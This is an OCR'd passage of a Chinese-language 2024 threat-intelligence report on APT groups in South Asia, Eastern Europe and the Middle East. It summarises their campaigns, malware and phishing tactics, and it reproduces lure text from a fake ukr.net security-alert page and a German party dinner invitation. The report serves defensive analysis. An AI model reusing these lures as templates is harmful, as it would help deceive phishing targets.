2024年APT-C-56（透明部落）组织继续利用基于XploitSPY构建的定制Android远程访问木马（RAT）Lazaspy在Android平台展开攻击活动。攻击者通过使用WhatsApp等社交软件直接传输APK安装包给受害者，伪装成“Aadhaar”、“训练照片”、“学生简介”等程序。样本启动会在后台开启服务，与C2服务器进行通信，接收服务器远控指令[5]。

图①

近期APT-C-56（透明部落）组织攻击活动中，攻击者使用的ElizaRAT组件利用Google、Telegram、Slack等云服务进行C2通信，同时ElizaRAT组件还被发现释放ApoloStealer组件窃取用户机器中指定文件类型敏感文件。除此之外APT-C-56（透明部落）组织还在攻击活动中使用了一款USB文件窃取载荷，用于对计算机可移动设备的文件进行扫描和窃取。



图②

▲图①：APT-C-56（透明部落）组织使用的仿冒应用程序截图　　图②：APT-C-56（透明部落）组织攻击流程示意图

5 东欧


2024年，随着国际间不同势力持续介入，俄乌冲突进入相持阶段，东欧地区网络空间对抗也已成为地区冲突的重要组成部分。东欧地区背景的APT-C-13（Sandworm）、APT-C-20（APT28）、APT-C-25（APT29）等APT组织通过网络空间的攻击行为，不仅在情报窃取、信息传播、舆论引导方面发挥重要作用，甚至部分组织在攻击活动中针对基础设施进行破坏。

相对于历史攻击趋势，在2024年以破坏为主的攻击占比逐渐降低，而以持久化、后门程序为代表的间谍活动和情报收集相关的攻击占比增多。

APT-C-13（Sandworm）

APT-C-13（Sandworm）组织在2024年持续活跃。APT-C-13（Sandworm）组织对东欧，特别是乌克兰地区目标，发动了多起针对性的网络攻击，攻击活动中使用了供应链攻击、破坏性网络攻击等手段。攻击重点为电信、能源、供水、供热等关键基础设施，旨在造成破坏、收集情报，部分攻击活动还影响到乌克兰军队相关设施。

2023年12月12日，乌克兰宽带互联网提供商和移动网络运营商Kyivstar的网络服务突然中断，对乌克兰的经济和社会造成了大范围影响。乌克兰国家安全局（SBU）在随后的调查发现：此次攻击是由APT-C-13（Sandworm）组织发起。攻击者可能通过网络钓鱼、恶意软件或内部协助等多种手段渗透到Kyivstar内部网络。攻击者在入侵系统后，使用窃取密码哈希的恶意软件，几乎摧毁了所有关键虚拟服务器和个人电脑，造成了“灾难性”破坏，旨在通过对网络基础设施的破坏来进行心理打击和收集情报。该起攻击活动是首次目标针对“完全摧毁电信运营商核心”的破坏性网络攻击[6]。


Home News Sport Business Innovation Culture Travel Earth Video Live

Ukraine mobile network Kyivstar hit by 'cyber-attack'

12 December 2023

Share

Jessica Parker
BBC News, Kyiv

Kyivstar is said to be working on additional security measures to prevent future incidents

Ukraine's main mobile network, Kyivstar, says it's been the target of a "powerful hacker attack".


▲图：网络运营商Kyivstar遭网络攻击相关报道

APT-C-20（APT28）

APT-C-20（APT28）组织一直被安全厂商认定具有军方情报机构背景。该组织最早的攻击活动可以追溯到2004年至2007年之间。

2024年，APT-C-20（APT28）组织在攻击活动中使用了复杂且多样化的攻击手段，通过一系列技战术演进，对多个国家和行业目标实施广泛的网络攻击。攻击目标主要集中在乌克兰，同时还影响到西欧、北美、中亚和东亚等多个地区。所针对行业包括：政府和军事部门、教育机构、运输行业、金融行业、医疗行业等。

APT-C-20（APT28）组织攻击手段复杂多样，我们在对APT28的持续跟踪过程中发现，该组织首先向目标用户发送精心构造的钓鱼邮件，邮件正文通常包含指向恶意压缩文件的链接。一旦用户下载并打开压缩文件，Headlace Dropper会使用一些伪装手段诱导用户执行恶意链接。在某些情况下，攻击者还会利用DLL劫持技术，在用户打开合法应用时加载Headlace Dropper。Headlace Dropper执行时会释放功能更加强大的Headlace后门程序。该后门程序能够在受害者的系统上执行各种恶意操作，如窃取敏感信息、下载额外的恶意组件等，最终实现对目标系统的长期控制。



▲图：APT-C-20（APT28）组织攻击流程示意图

ukr.net
це – мій інтернет!

Детальна інформація

Дата спроби входу	Події і дані про сесію	User Agent	IP	Країна
середа, 13 грудня	Невдала спроба увімкнути двохетапну перевірку	Windows Chrome 94 (Windows 7)	109.235.246.233	Естонія
середа, 13 грудня	Спроба входу у скриньку з невідомого пристрою	Windows Firefox 91 (Windows 7)	109.235.242.77	Естонія
середа, 13 грудня	Незвична спроба входу у скриньку	Windows Firefox 96 (Windows 10)	128.140.244.235	Білорусь
середа, 13 грудня	Невдала спроба увімкнути двохетапну перевірку	Apple iPhone Mobile Safari 14 (iOS 14.8)	104.101.112.146	Німеччина
середа, 13 грудня	Підозріла спроба входу в скриньку	Windows Firefox 111 (Windows 7)	31.14.75.12	Туреччина
середа, 13 грудня	Невдала спроба увімкнути двохетапну перевірку	Windows Firefox 111 (Windows 7)	128.140.245.10	Білорусь

Це хтось інший?
Будь ласка змінити пароль, щоб підвищити рівень безпеки вашого акаунта.


Зміна пароля

Пароль – це унікальний ключ від вашої поштової скриньки. Тому ми радимо дотримуватися рекомендацій зі створення безпечного пароля і час від часу змінювати його заради вашої безпеки.

1. Пароль можна вводити будь-якою мовою. Якщо ви почнете вводити пароль кирилицею, ви побачите повідомлення про те, що пароль містить символи кирилиці. Це підказка на випадок, якщо ви забули змінити мовну розкладку клавіатури. Аналогічна підказка з'явиться, якщо ваш пароль міститиме великі літери:

2. Довжина пароля повинна бути щонайменше 8 символів.

图①



图②

▲图①：APT28组织使用的诱饵文档截图　　图②：APT-C-20（APT28）组织使用的钓鱼网页截图

APT-C-25（APT29）

APT-C-25（APT29）组织是一个有充足资源的网络间谍组织，一直以来主要针对政府机构、外交机构等外事相关目标。2024年APT-C-25（APT29）组织在其广泛的攻击活动中使用了多个恶意软件并开发了新的恶意组件和变种。

2024年2月底，APT-C-25（APT29）组织使用名为Wineloader的新后门变体，对某德国政党进行了攻击。攻击者首先向目标发送伪装成德国基督教民主联盟（CDU）晚宴邀请的钓鱼邮件，邮件诱饵文件包含指向恶意ZIP文件的钓鱼链接，诱导用户下载“CDU晚宴邀请”主题诱饵文档和下一阶段的Wineloader载荷[7]。

CDU


Wir freuen uns, Sie zu einem Abendessen der regionalen Repräsentanz des Teils einzuladen.

Die Veranstaltung findet statt: (Die Informationen werden noch geklärt).

Veranstaltungstermin: Freitag, 1. März, 18:30 Uhr

Kleiderordnung: Business-Smart

2024年10月，APT-C-25（APT29）组织进行了一次大规模的钓鱼活动，使用Microsoft、Amazon Web Services和零信任概念相关的社工诱饵，向数十个国家的政府机构、高等教育机构、国防和非政府组织的数千名用户发送针对性网络钓鱼邮件，邮件中包含使用LetsEncrypt证书签名的远程桌面协议（RDP）配置文件，通过配置文件可以将本地系统功能和资源扩展到远程控制服务器[8]。




▲图：APT-C-25（APT29）组织使用的诱饵示例

APT-C-29（Turla）

APT-C-29（Turla）组织的攻击目标遍及全球多个国家，攻击对象涉及政府、外交、军事、教育、研究和医疗等多个领域，因开展水坑攻击和鱼叉式网络钓鱼攻击以及利用定制化的恶意软件而闻名。

在2024年，APT-C-29（Turla）组织攻击了欧洲和中东的政府和外交机构，主要包括乌克兰、波兰以及阿塞拜疆等国家，同时还入侵了SideCopy组织的基础设施。他们还针对南亚地区的政府机构展开攻击，特别是阿富汗和印度的外交部、情报机构及国防相关公司，意图进行情报收集。

2024年2月，网络安全机构捕获了APT-C-29（Turla）组织的新后门程序“TinyTurlaNG”，其编码风格和功能实现方面与APT-C-29（Turla）先前披露的植入物TinyTurla相似。同时还发现该组织外传密码数据库的关键信息的PowerShell攻击脚本，用于进行有计划地窃取登录凭据。在攻击行动中，APT-C-29（Turla）使用WordPress构建的网站作为命令和控制端点（C2）[9]。




▲图：APT-C-29（Turla）组织感染链示意图

APT-C-53（Gamaredon）

APT-C-53（Gamaredon）组织至少从2013年开始活跃，主要针对乌克兰的政府、国防、外交、新闻媒体等发起网络间谍行动。

2024年，APT-C-53（Gamaredon）组织依旧以乌克兰为主要目标，攻击其政府军事等重要机构。涉及的主要行业包括政府部门、军事部门、民生部门、警察部门。

我们对APT-C-53（Gamaredon）组织的几种常见攻击手段进行了深入分析。通过详细研究，我们发现该组织持续采用多种复杂的技术和策略，包括使用恶意LNK文件、XHTML文件以及复杂的网络钓鱼活动。



▲图：APT-C-53（Gamaredon）组织攻击流程示意图

APT-C-46（Luhansk）

APT-C-46（Luhansk）组织的攻击活动至少可以追溯到2014年，曾大量通过网络钓鱼、水坑攻击等方式针对乌克兰政府机构进行攻击，在其过去的攻击活动中曾使用过开源Quasar RAT和VERMIN等恶意软件，主要目的是窃取目标的音频和视频，窃取密码，获取机密文件等等。

2024年，APT-C-46（Luhansk）组织主要以乌克兰为主要目标，攻击其政府军事等设施。APT-C-46（Luhansk）组织在攻击活动中使用涉及战俘主题的电子邮件，发送带有恶意的CHM文件的压缩包。受害者在点击CHM文件时会执行混淆的powershell代码。此代码旨在计算机上下载恶意程序SPECTR（用于窃取文档、屏幕截图、互联网浏览器数据等）、FIRMACHAGENT程序（用于将窃取的数据上传到管理服务器），进而创建计划任务以启动协调器“IDCLIPNET_x86.dll”和FIRMACHAGENT，通过这一系列的操作，达到窃取受害者信息的目的。

▲图：APT-C-53（Gamaredon）组织使用的钓鱼邮件截图

1 中东


2024年，巴以冲突持续，红海危机紧张升级，一系列地缘冲突事件使中东地区局势愈加错综复杂。中东地区网络空间的攻防对抗也成为地区冲突的主要延伸。APT-C-23（双尾蝎）、APT-C-51（APT35）等活跃在该地区网络空间的APT组织成为不同政治势力博弈的重要工具。

APT-C-23（双尾蝎）


APT-C-23（双尾蝎）组织一直以来具备Windows与Android双平台的攻击能力，以窃取巴勒斯坦境内相关目标的敏感数据为主要目的。

2024年，APT-C-23（双尾蝎）组织主要仿冒应用程序和伪造政府服务钓鱼网站，并配合社会工程学手段展开攻击活动。攻击者通过向巴勒斯坦相关目标投递虚假即时通讯软件、民事登记、招聘等APK软件下载网站，诱使目标人群下载并安装后门程序AridSpy。AridSpy侦听器监视设备使用情况，设备使用过程中可控制前置摄像头进行拍照，窃取受害用户手机中的联系人、通话记录等敏感信息。

此外，APT-C-23（双尾蝎）组织还通过伪造以色列国家网络局（INCD）电子邮件向目标人群投递wiper数据擦除软件。



▲图：APT-C-23（双尾蝎）组织使用的钓鱼网站页面截图




▲图：APT-C-23（双尾蝎）组织攻击流程示意图

APT-C-51（APT35）

APT-C-51（APT35）组织在2024年的攻击活动中，更加注重通过社会工学手段对记者、研究人员以及对伊朗感兴趣的组织或个人等展开定向攻击，以窃取高价值目标的敏感信息。

攻击者向目标投递伪造的招聘网站、伊朗研究所网站以及哈马斯与以色列相关内容诱饵文档，诱导用户下载以及运行恶意程序。APT35组织在近期的攻击活动中使用了新型后门软件MediaPI。MediaPI伪装成Windows Media Player程序的MediaPI.dll。Windows Media Player使用时，MediaPI会被执行，从而窃取受害者机器敏感信息。

图①



图②

▲图①：APT-C-51（APT35）组织使用的钓鱼邮件截图　　图②：APT-C-51（APT35）组织攻击流程示意图

8

